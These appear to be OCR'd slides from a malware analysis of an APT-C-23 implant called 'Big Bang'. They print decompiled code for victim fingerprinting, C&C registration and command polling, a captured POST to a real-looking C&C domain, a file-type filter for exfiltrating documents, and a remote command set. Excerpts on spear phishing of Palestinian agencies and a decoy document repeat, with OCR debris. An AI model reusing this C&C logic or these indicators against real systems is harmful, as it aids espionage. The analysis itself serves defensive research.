ZGV2aWNlcw==/Y21WeGRXVnpkSE09

devices/cmVxdWVzdHM=

devices/requests

C&C

```
v149 = sub_41BAD0(&unk_4A6557);
LOBYTE(v245) = 19;
v109 = sub_46745D("COMPUTERNAME");
sub_4346C0(v109);
sub_4346C0("_");
v110 = sub_467452(L"USERNAME");
v148 = sub_41BC30(v110);
LOBYTE(v245) = 20;
sub_434330(80);
v147 = sub_41E670(&v200);
LOBYTE(v245) = 21;
v146 = sub_442340(&v199, &v201);
LOBYTE(v245) = 22;
sub_4345B0(&v199);
sub_4346C0("_");
v111 = sub_402C60(0);
sub_46770B(v111);
for ( j = 0; j < 10; ++j )
{
  v197 = sub_4676EA() % 26 + 65;
  v107 = sub_4254A0((int)&v202, v107, v197);
}
```

C&C

```
v14 = 0;
v16 = "name=%s&os=%s&appname=%s&av=%s";
v13 = (void *)sub_409780(&v15);
v12 = v13;
v19 = 0;
v3 = sub_435060(v13, xmm0_4_0);
v5 = sub_409BE0(Name, v4);                    // "InterenetAssistantN"
v6 = wsprintfA(&Optional, v16, a2, v5);
v8 = sub_444028(v7, &v11 == &v11, v6, v3);
v19 = -1;
sub_420F20(&v15);
v9 = sub_4092F0(v8, a1, "/api/serv/create", "Content-Type: application/x-www-form-urlencoded", &Optional);
```

```
POST https://spgbotup.club/api/serv/create HTTP/1.1..Content-Type: application/x-www-form-urlencoded..User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)..Host: spgbotup.club..Content-Length: 89..Cache-Control: no-cache....name=[redacted]&os=Windows 7&appname=InterenetAssistantN&av=
```

Functions

{

“Penny”:”True”,

“Wolowitz_Helberg”:”False”,

“Celal_Al ”:”False”,

“runfile”:”False”,

“Nayyar_Sonmez”:”False”,

“Koothrappali”:”False”,

“Bialik_Gokhan”:”False”,

“Hofstadter”:”False”,

“Parsons_Sheldon”:”False”,

“Reshad_Strik”:”False”,

“Pinar8”:”False”,

“Mehmet7”:”False”,


“Bahar6”:”False”

}

```
v273 = "/api/serv/requests/%s";
v293 = &v275;
wsprintfA(&v274, "/api/serv/requests/%s", &v275);
sub_444028(v1);
while ( 1 )
{
  sub_4092F0((int)&v272, &v274, 0, 0);
  v296 = 0;
  if ( !sub_435CA0("ERROR") )
    goto LABEL_76;
  v271 = sub_43A020(&v272, (int)"sorry Not", 0);
```

Functions


```
{
    “Penny”:”True”,
    “Wolowitz_Helberg”:”False”,
    “Celal_Al ”:”False”,
    “runfile”:”False”,
    “Nayyar_Sonmez”:”False”,
    “Koothrappali”:”False”,
    “Bialik_Gokhan”:”False”,
    “Hofstadter”:”False”,
    “Parsons_Sheldon”:”False”,
    “Reshad_Strik”:”False”,
    “Pinar8”:”False”,
    “Mehmet7”:”False”,
    “Bahar6”:”False”
}
```

Big Bang

Big Bang


Screenshots
System Details
Running Processes
Run File
Delete Payload
System Reboot
Terminate Process

Big Bang

{

“Penny”:”True”,

“Wolowitz_Helberg”:”False”,

“Celal_Al ”:”False”,

“runfile”:”False”,

“Nayyar_Sonmez”:”False”,

“Koothrappali”:”False”,

“Bialik_Gokhan”:”False”,

“Hofstadter”:”False”,

“Parsons_Sheldon”:”False”,


“Reshad_Strik”:”False”,

“Pinar8”:”False”,

“Mehmet7”:”False”,

“Bahar6”:”False”

}




Big Bang

```
{
    “Penny”:”True”,
    “Wolowitz_Helberg”:”False”,
    “Celal_Al ”:”False”,
    “runfile”:”False”,
    “Nayyar_Sonmez”:”False”,
    “Koothrappali”:”False”,
    “Bialik_Gokhan”:”False”,
    “Hofstadter”:”False”,
    “Parsons_Sheldon”:”False”,
    “Reshad_Strik”:”False”,
    “Pinar8”:”False”,
    “Mehmet7”:”False”,
    “Bahar6”:”False”
}
```

```
sub_41B930(&v280);
LOBYTE(v313) = 6;
v278 = sub_43A150(L"\\", -1);
v4 = sub_43C0F0(&v279);
v120 = sub_4420E0(&v277, v278 + 1, v4);
sub_422A50(v120);
sub_420F20(&v277);
v310 = (char *)50;
v5 = sub_435060(&v279);
sub_466E80(&v276, v5, v310);
v310 = (char *)150;
v6 = sub_435060(&v280);
sub_466E80(&FileName, v6, v310);
v273 = "/api/serv/requests/%s/Penny";
v310 = &v292;
wsprintfA (&szObjectName, "/api/serv/requests/%s/Penny", &v292);
sub_444028(v8, v7);
```

Big Bang

```
{
    “Penny”:”True”,
    “Wolowitz_Helberg”:”False”,
    “Celal_Al ”:”False”,
    “runfile”:”False”,
    “Nayyar_Sonmez”:”False”,
    “Koothrappali”:”False”,
    “Bialik_Gokhan”:”False”,
    “Hofstadter”:”False”,
    “Parsons_Sheldon”:”False”,
    “Reshad_Strik”:”False”,
    “Pinar8”:”False”,
    “Mehmet7”:”False”,
    “Bahar6”:”False”
}
```



Comments [*sic*]

- **install prog: There is no old file in temp**
- **install prog: Download file txt and convert it to exe :)**
- **install prog: Create Task after 5 min to run File from tmp**
- **install prog: prog will delete old tmp file**
- **Run file: my prog is Exit.**

```
if ( v123 )
{
  v121 = &v289;
  sub_41BAD0("UnVuIEZpbGU6IE15IHByb2cgaXMgRXhpdC4=");
  sub_40B8F0(v289);
  sub_4676C5(1u);
}
```

```
sub_41BAD0("VXBkYXRlIHByb2c6IFRoZXJlIGlzIG5vIG9sZCBmaWxlIGluIHRlbXAu");
sub_40B8F0(v288);
v59 = sub_41BAD0("appali");
LOBYTE(v296) = 54;
sub_40D9A0(&v180, &v182, v59);
LOBYTE(v296) = 56;
sub_420F20(&v179);
v27 = sub_402C60(0);
sub_46770B(v27);
```

Dirilis Ertugrul

Dirilis Ertugrul

Dirilis Ertugrul

```
        a1 = sub_435CA0(&v29, a1, (int)"doc");
        if ( !v9 )
          goto LABEL_42;
        a1 = sub_435CA0(&v29, a1, (int)"docx");
        if ( !v10 )
          goto LABEL_42;
        a1 = sub_435CA0(&v29, a1, (int)"odt");
        if ( !v11 )
          goto LABEL_42;
        a1 = sub_435CA0(&v29, a1, (int)"xls");
        if ( !v12 )
          goto LABEL_42;
        a1 = sub_435CA0(&v29, a1, (int)"xlsx");
        if ( !v13
          || (a1 = sub_435CA0(&v29, a1, (int)"ppt"), !v14)
          || (a1 = sub_435CA0(&v29, a1, (int)"pptx"), !v15)
          || (a1 = sub_435CA0(&v29, a1, (int)"accdb"), !v16)
          || (a1 = sub_435CA0(&v29, a1, (int)"accde"), !v17)
          || (a1 = sub_435CA0(&v29, a1, (int)"mdb"), !v18)
          || (a1 = sub_435CA0(&v29, a1, (int)"pdf"), !v19)
          || (a1 = sub_435CA0(&v29, a1, (int)"csv"), !v20) )
        {
LABEL_42:
          sub_443D10(a2, (const char *)L"%s\n", (unsigned int)&FileName);
        }
```

doc, docx, odt, xls, xlsx, ppt, pptx, accdb, accde, mdb, pdf, csv

???


Run
File

???


Run
File


Malware Overview

- **Persistent**
- **C&C address, backup**
- **Fingerprints victims**
- **Multiple functionalities**
- **Multi-stage attack**
- **Specific victims**

Similar Samples?

- **InterenetAssistant**
- **WinGraphicDriver**
- **BMW_x1, BMW_x2, ..., BMW_x8**
- **Same functionality**

Back to the C&C



Connections to APT-C-23

Delphi Used To Score Against Palestine

This blog was authored by Paul Rascagneres and Warren Mercer with contributions from Emmanuel Tacheau, Vanja Svajcer and Martin Lee.

EXECUTIVE SUMMARY


Talos continuously monitors malicious emails campaigns. We identified one specific spear phishing campaign launched against targets within Palestine, and specifically against Palestinian law enforcement agencies. This campaign started in April 2017, using a spear phishing campaign to deliver the MICROPSIA payload in order to remotely control infected systems. Although this technique is not new, it remains an effective technique for attackers.

(Credit: Talos)

Connections to APT-C-23

Decoy Document

The decoy document displayed, InternetPolicy.pdf, is a scanned document by the Ministry Of Interior of the State Of Palestine, signed by Dr Alaa Mousa, Minister of Communications & Technologies:



State Of Palestine
Ministry Of Interior

دولـــة فلســطيـــن
وزارة الداخليـــة

التاريخ: 2016/02/21
الرقم: 2016/02/MSA 188

الأخوة / رؤساء الهيئات ومدراء المديريات ... حفظهم الله،

تحية الوطن وبعد ،،،

رؤساء الهيئات
188
2016/2/21

الموضوع: المصادقة على سياسة استخدام الإنترنت والبريد الإلكتروني في المؤسسات العامة

بالإشارة إلى الموضوع أعلاه، نحيل لسيادتكم قرار مجلس الوزراء الصادر في جلسته الأسبوعية رقم (17/90) بتاريخ 2016/02/16 بخصوص الموضوع المذكور.


لاطلاعكم وإجراءاتكم لطفاً.

(Credit: Talos)

Connections to APT-C-23

Decoy Document

The decoy document displayed, InternetPolicy.pdf, is a scanned document by the Ministry Of Interior of the State Of Palestine, signed by Dr Alaa Mousa, Minister of Communications & Technologies:


State Of Palestine
Ministry Of Interior

التاريخ: 2016/02/21
الرقم: 2016/02/MSA 188

... حفظهم الله،

رؤساء الهيئات
188
2016/2/21

استخدام الإنترنت والبريد الإلكتروني في المؤسسات العامة

يل لسيادتكم قرار مجلس الوزراء الصادر في جلسته الأسبوعية

صوص الموضوع المذكور.

لاعكم وإجراءاتكم لطفاً.

Reference to TV Show Characters

In the analysed variant, we identify several reference to TV Show characters in the network communication and the URLs used by this actor:

- sheldon-cooper[.]info: this URL is a reference to one of the main characters of "The Big Bang Theory" named Sheldon Cooper;
- Camilleoconnell[.]website: this URL is a reference to Camille O'Connell, the main actress of "The Vampire Diaries" and "The Originals";
- Mikasa Ackerman is a json key returned by the CC. And this name is a character in "Attack on Titan";
- /White_Walker/ in the URL is a species in the TV Show "Game of Thrones";
- Deanerys is a variable used during Web request. This is the name of a character in "Game of Thrones";
- Lord_varys is another json key returned by the CC. This is the name of a "Game of Thrones" character.


(Credit: Talos)

APT-C-23

